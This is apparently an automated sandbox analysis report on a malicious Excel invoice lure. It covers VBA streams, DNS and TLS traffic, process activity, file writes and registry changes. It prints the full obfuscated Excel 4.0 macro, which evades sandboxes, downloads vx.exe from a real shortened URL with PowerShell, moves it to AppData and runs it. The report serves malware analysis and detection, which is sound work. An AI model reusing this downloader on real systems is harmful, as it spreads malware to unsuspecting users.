Data Raw:	93 4b 2a a3 01 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 02 00 00 00 00 00 01 00 02 00 02 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 00 01 00 00 80 00 00 00 80 00 00 00 80 00 00 00 04 00 00 7e 01 00 00 7e 01 00 00 7e 01 00 00 7e 01 00 00 7e 02 00 00 7e 6f 00 00 7f 00 00 00 00 15 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_1, File Type: data, Stream Size: 74

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_1
File Type:	data
Stream Size:	74
Entropy:	1.7969826379
Base64 Encoded:	False
Data ASCII:	r U . . . . . t . . . . .
Data Raw:	72 55 80 00 00 00 00 00 00 00 80 00 00 00 80 00 00 00 00 00 00 00 0a 00 00 00 09 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 ff ff ff ff ff ff ff 09 00 00 00 00 00 03 00 74 00 00 7f 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_2, File Type: data, Stream Size: 84

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_2
File Type:	data
Stream Size:	84
Entropy:	1.91120509258
Base64 Encoded:	False
Data ASCII:	r U . . . . . ~ | . . . . . k . . . . .

General	
Data Raw:	72 55 80 00 00 00 80 00 00 00 80 00 00 00 80 00 00 00 02 00 00 7e 7c 00 00 7f 00 00 00 00 0e 00 00 00 09 00 00 00 00 00 00 00 09 00 00 00 00 00 00 03 00 08 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 ff ff ff ff 04 00 00 12 00 00 6b 00 00 7f 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_3, File Type: data, Stream Size: 103

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_3
File Type:	data
Stream Size:	103
Entropy:	1.89141813866
Base64 Encoded:	False
Data ASCII:	r U . . . . . $ . . . . . ` . . . . n . . . . .
Data Raw:	72 55 80 00 00 00 00 00 00 00 80 00 00 00 80 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff 00 00 00 00 08 00 00 00 04 00 24 00 81 00 00 00 00 00 02 00 00 00 00 60 00 00 fd ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6e 00 00 7f 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/dir, File Type: data, Stream Size: 568


General	
Stream Path:	_VBA_PROJECT_CUR/VBA/dir
File Type:	data
Stream Size:	568
Entropy:	6.35089764744
Base64 Encoded:	True
Data ASCII:	. 4 . . . . . 0 * . . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . . a . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \ \ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \ \ W i n d . o w s \ \ S y s W O W 6 4 \ \ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 34 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 e8 8b 95 61 06 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

```
"=ERROR(FALSE; (B100))""=IF(GET.WORKSPACE(19);;CLOSE(TRUE))""=IF(GET.WORKSPACE(42);;CLOSE(TRUE))""=EXEC(CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&CHAR(32)&CHAR(112)&CHAR(111)&""wer^she""&CHAR(108)&CHAR(108)&CHAR(32)&"" -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').""""""Invoke""""""(""""&CHAR(104)&""""ttps://cutt.ly/ZhqUH1O','vx.exe')"")""=EXEC(CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&CHAR(32)&CHAR(112)&CHAR(111)&""wer^she""&CHAR(108)&CHAR(108)&CHAR(32)&"" -w 1 stARt`-slE`Ep 20; Move-Item """"""vx.exe""""""  -Destination """"""${enV`:appdata}""""""""")""=EXEC(CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&CHAR(32)&CHAR(112)&CHAR(111)&""wer^she""&CHAR(108)&CHAR(108)&CHAR(32)&"" -w 1 -EP bypass stARt`-slE`Ep 25; cd ${enV`:appdata}; ./vx.exe"")"=PAUSE()
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 10:13:22.580190897 CET	49167	443	192.168.2.22	104.22.1.232
Nov 19, 2020 10:13:22.602308989 CET	443	49167	104.22.1.232	192.168.2.22
Nov 19, 2020 10:13:22.602430105 CET	49167	443	192.168.2.22	104.22.1.232
Nov 19, 2020 10:13:22.613116980 CET	49167	443	192.168.2.22	104.22.1.232
Nov 19, 2020 10:13:22.635268927 CET	443	49167	104.22.1.232	192.168.2.22
Nov 19, 2020 10:13:22.638175964 CET	443	49167	104.22.1.232	192.168.2.22
Nov 19, 2020 10:13:22.638245106 CET	443	49167	104.22.1.232	192.168.2.22
Nov 19, 2020 10:13:22.638271093 CET	443	49167	104.22.1.232	192.168.2.22
Nov 19, 2020 10:13:22.638298035 CET	49167	443	192.168.2.22	104.22.1.232
Nov 19, 2020 10:13:22.652420998 CET	49167	443	192.168.2.22	104.22.1.232
Nov 19, 2020 10:13:22.674890041 CET	443	49167	104.22.1.232	192.168.2.22
Nov 19, 2020 10:13:22.674922943 CET	443	49167	104.22.1.232	192.168.2.22
Nov 19, 2020 10:13:22.885773897 CET	49167	443	192.168.2.22	104.22.1.232
Nov 19, 2020 10:13:22.905165911 CET	443	49167	104.22.1.232	192.168.2.22
Nov 19, 2020 10:13:22.905392885 CET	49167	443	192.168.2.22	104.22.1.232
Nov 19, 2020 10:13:23.971853971 CET	49167	443	192.168.2.22	104.22.1.232
Nov 19, 2020 10:13:23.994452000 CET	443	49167	104.22.1.232	192.168.2.22
Nov 19, 2020 10:13:24.110934973 CET	443	49167	104.22.1.232	192.168.2.22
Nov 19, 2020 10:13:24.110964060 CET	443	49167	104.22.1.232	192.168.2.22
Nov 19, 2020 10:13:24.111212969 CET	49167	443	192.168.2.22	104.22.1.232
Nov 19, 2020 10:13:24.452984095 CET	49169	443	192.168.2.22	202.92.6.10
Nov 19, 2020 10:13:24.777394056 CET	443	49169	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:24.777488947 CET	49169	443	192.168.2.22	202.92.6.10
Nov 19, 2020 10:13:24.778153896 CET	49169	443	192.168.2.22	202.92.6.10
Nov 19, 2020 10:13:25.102404118 CET	443	49169	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:25.102571964 CET	443	49169	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:25.102615118 CET	443	49169	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:25.102631092 CET	443	49169	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:25.102694988 CET	49169	443	192.168.2.22	202.92.6.10
Nov 19, 2020 10:13:25.103091955 CET	49169	443	192.168.2.22	202.92.6.10
Nov 19, 2020 10:13:25.118791103 CET	49170	443	192.168.2.22	202.92.6.10
Nov 19, 2020 10:13:25.119843006 CET	49169	443	192.168.2.22	202.92.6.10
Nov 19, 2020 10:13:25.432653904 CET	443	49170	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:25.432785034 CET	49170	443	192.168.2.22	202.92.6.10
Nov 19, 2020 10:13:25.433320045 CET	49170	443	192.168.2.22	202.92.6.10
Nov 19, 2020 10:13:25.444309950 CET	443	49169	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:25.746805906 CET	443	49170	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:25.746820927 CET	443	49170	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:25.746830940 CET	443	49170	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:25.746843100 CET	443	49170	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:25.746854067 CET	443	49170	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:25.746864080 CET	443	49170	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:25.746876955 CET	443	49170	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:25.746886969 CET	443	49170	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:25.746953011 CET	49170	443	192.168.2.22	202.92.6.10
Nov 19, 2020 10:13:25.746982098 CET	49170	443	192.168.2.22	202.92.6.10
Nov 19, 2020 10:13:25.746984959 CET	49170	443	192.168.2.22	202.92.6.10
Nov 19, 2020 10:13:25.746988058 CET	49170	443	192.168.2.22	202.92.6.10
Nov 19, 2020 10:13:25.750351906 CET	49170	443	192.168.2.22	202.92.6.10
Nov 19, 2020 10:13:26.063963890 CET	443	49170	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:26.063986063 CET	443	49170	202.92.6.10	192.168.2.22
Nov 19, 2020 10:13:26.064173937 CET	49170	443	192.168.2.22	202.92.6.10
Nov 19, 2020 10:13:26.117590904 CET	49167	443	192.168.2.22	104.22.1.232

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 10:13:22.554903030 CET	52197	53	192.168.2.22	8.8.8.8
Nov 19, 2020 10:13:22.567907095 CET	53	52197	8.8.8.8	192.168.2.22
Nov 19, 2020 10:13:23.109313011 CET	53099	53	192.168.2.22	8.8.8.8
Nov 19, 2020 10:13:23.122746944 CET	53	53099	8.8.8.8	192.168.2.22
Nov 19, 2020 10:13:23.125921011 CET	52838	53	192.168.2.22	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 10:13:23.138626099 CET	53	52838	8.8.8.8	192.168.2.22
Nov 19, 2020 10:13:24.118302107 CET	61200	53	192.168.2.22	8.8.8.8
Nov 19, 2020 10:13:24.451885939 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 19, 2020 10:13:22.554903030 CET	192.168.2.22	8.8.8.8	0x51f2	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
Nov 19, 2020 10:13:24.118302107 CET	192.168.2.22	8.8.8.8	0x541f	Standard query (0)	shopphongtinh.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 19, 2020 10:13:22.567907095 CET	8.8.8.8	192.168.2.22	0x51f2	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
Nov 19, 2020 10:13:22.567907095 CET	8.8.8.8	192.168.2.22	0x51f2	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
Nov 19, 2020 10:13:22.567907095 CET	8.8.8.8	192.168.2.22	0x51f2	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
Nov 19, 2020 10:13:24.451885939 CET	8.8.8.8	192.168.2.22	0x541f	No error (0)	shopphongtinh.com		202.92.6.10	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 19, 2020 10:13:22.638271093 CET	104.22.1.232	443	192.168.2.22	49167	CN=www.cutt.ly CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Sat Feb 08 01:00:00 CET 2020	Thu Apr 08 14:00:00 CEST 2021	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Nov 02 13:24:33 CET 2017	Tue Nov 02 13:24:33 CET 2027		

Code Manipulations

Statistics

Behavior

- EXCEL.EXE
- cmd.exe
- cmd.exe
- cmd.exe
- powershell.exe
- powershell.exe
- powershell.exe



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2452 Parent PID: 584

General

Start time:	10:12:45
Start date:	19/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f200000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F335.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F54EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\E3FE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\52D2.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F54EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F335.tmp	success or wait	1	13F7BB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAC59AC0	unknown

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\52D2.tmp	success or wait	1	13F7BB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E3FE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\A4FE0000	C:\Users\user\Desktop\Proforma Invoice.xls.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E3FE0000	569	436	ac 54 4d 6f 1a 31 10 bd 57 ca 7f 58 f9 5a ad 4d 7a a8 aa 8a 25 87 24 3d 36 91 9a fe 80 c1 1e 58 07 7f c9 76 08 fc fb 8e 97 0d 0d 08 58 50 72 59 79 6d bf f7 e6 8d 67 66 7c b3 b2 a6 5a 62 4c da bb 86 5d f3 11 ab d0 49 af b4 9b 37 ec ef d3 af fa 07 ab 52 06 a7 c0 78 87 0d 5b 63 62 37 93 ab 2f e3 a7 75 c0 54 11 da a5 86 b5 39 87 9f 42 24 d9 a2 85 c4 7d 40 47 27 33 1f 2d 64 fa 8d 73 11 40 2e 60 8e e2 db 68 f4 5d 48 ef 32 ba 5c e7 c2 c1 26 e3 3b 9c c1 8b c9 d5 fd 8a b6 37 91 04 37 67 d5 ed e6 5e 91 6a 98 b6 05 5f f6 c5 41 c4 54 bb 3d 04 84 60 b4 84 4c d6 c4 d2 29 6e 53 ed 67 33 2d 91 2f a7 f0 18 fd 33 ca 7c 84 2c a2 49 03 6c bb 26 eb de 20 27 64 a7 98 5a 1d d2 57 ca c2 11 85 72 b2 6b f0 7d b8 3d ee 81 5e 26 6a 85 d5 23 c4 fc 1b 2c a5 41 ac 8c 78 f5 71 31 f5 7e	.TMo.1..W..X.Z.Mz...%.$=6 ..... .X...v.....XPrYym....gf\|... ZbL...]....I...7.....R...x.. [cb7../..u.T.....9..B$....}@G' 3.-d..s.@.`...h.]H.2.\...&.;.. .....7..7g...^.j..._..A.T.=.. `..L...)nS.g3-./....3.|.,.I.l.&.. 'd..Z..W....r.k.}.=..^&j.. #...,.A..x.q1.~	success or wait	14	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\E3FE0000	1005	2	03 00	..	success or wait	15	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E3FE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 db c2 5f 0d b6 01 00 00 e0 05 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!..._............. [Content_Types].xml ... (....................................	success or wait	16	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\E3FE0000	10487	4096	ec 5b 6b 70 54 47 76 ee 7b 67 24 46 83 84 47 42 c8 3c 84 19 24 6c 0b 90 e4 3b 0f 8d 24 b0 6c cd 53 e0 95 90 2c 61 20 46 5e 18 49 03 8c 35 9a 11 33 23 2c 8c 81 e1 b1 6b b2 b6 77 6d fc 58 2f f6 ae 21 f1 3a 8e 5f 65 9c aa 8d 93 d8 6b 99 da 1f de 24 95 40 95 b3 4e 9c aa b5 bd 4b aa 36 a9 4a 05 e7 5d 5b 89 27 df e9 be 3d ba 1a 24 34 c8 9b 65 9d b8 c5 77 fb dc d3 a7 4f f7 ed 3e b7 cf 99 ee cb f9 bf 2c ff f8 cc d9 a5 9f b0 bc 74 1b 33 b1 cf b2 25 ac d8 c0 57 40 13 78 b2 31 a6 82 20 7c 96 cd 66 39 0f 17 90 5f a6 2f d0 08 fc 37 fa 3a 0f f3 b6 08 30 03 45 00 cd b9 05 28 05 4a 00 2b 30 1f 28 03 96 02 0b 80 eb 00 1b 50 0e 54 00 0b 81 4a a0 0a 20 7b b8 1e f9 62 60 09 b0 4c e7 55 eb f9 17 68 78 fe cf 77 b5 97 25 f0 97 66 76 16 64 71 e4 49 b6 1f b3 54 78 aa 82 c5 c8 41	.[kpTGv.{g$F..GB. <..$l...;..$.l.S...,a F^.I..5..3#,....k..wm .X/..!.:._e.....k....$.@..N... .K.6.J..][.'...=..$4..e...w... .O..>......,........t.3...%.. .W@.x.1.. |..f9..._./...7.:... .0.E....(.J.+0.(........P.T...J.. {...b`..L.U...hx..w..%..fv .dq.I...Tx....A	success or wait	2	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E3FE0000	15271	38215	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 03 53 00 00 00 fc 08 06 00 00 00 92 1a fe 3a 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 09 70 48 59 73 00 00 0e c2 00 00 0e c2 01 15 28 4a 80 00 00 94 dc 49 44 41 54 78 5e ec dd 07 60 1b c7 99 36 e0 97 e8 bd 92 60 ef 55 22 d5 7b 71 93 e5 de e5 6e 27 76 e2 b8 c6 4e f3 e5 9c c4 a9 17 c7 76 9c dc fd c9 a5 39 4e 71 2e 71 89 4b dc bb 25 c5 56 ef 5d a4 24 16 b1 f7 0a 10 bd f1 9f 05 96 22 41 02 24 08 82 12 45 7d 8f b3 11 b1 bb 58 60 67 67 67 e7 c3 ce ce 24 2c 7a ee fe 01 10 42 08 21 84 10 42 08 99 10 01 ff 2f 21 84 10 42 08 21 84 90 09 a0 60 8a 10 42 08 21 84 10 42 62 40 cd fc e2 60 5d ca 22 24 6b 8c d0 2b d5 d0 2a d4 30 a8 0c 38 50 7f 0c 7f 38 fe 11 bf 06	.PNG.....IHDR...S..... ..:.....sRGB.....gAMA..... a.....pHYs.....(J.....IDA Tx^...`...6.....`.U".{q....n'v ...N.....v.....9Nq.q.K..%.V.].$.....\"A.$...E}.....X`g gg....$,z....B.!..B...../!..B. !....`..B.!..Bb@...`]."$k..+.. *.0..8P...8....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\E3FE0000	55914	1097	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 db c2 5f 0d b6 01 00 00 e0 05 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ef 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 01 3b 97 49 33 01 00 00 c0 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 15 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 4b 3a f0 d7 b4 01 00 00 e7 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 88 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!..._..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!..;.I3..... .....xl/_rels/wor kbook.xml.relsPK..-.....!. K:..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF364	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF45D	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF4F9	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F53CB	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F5496	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
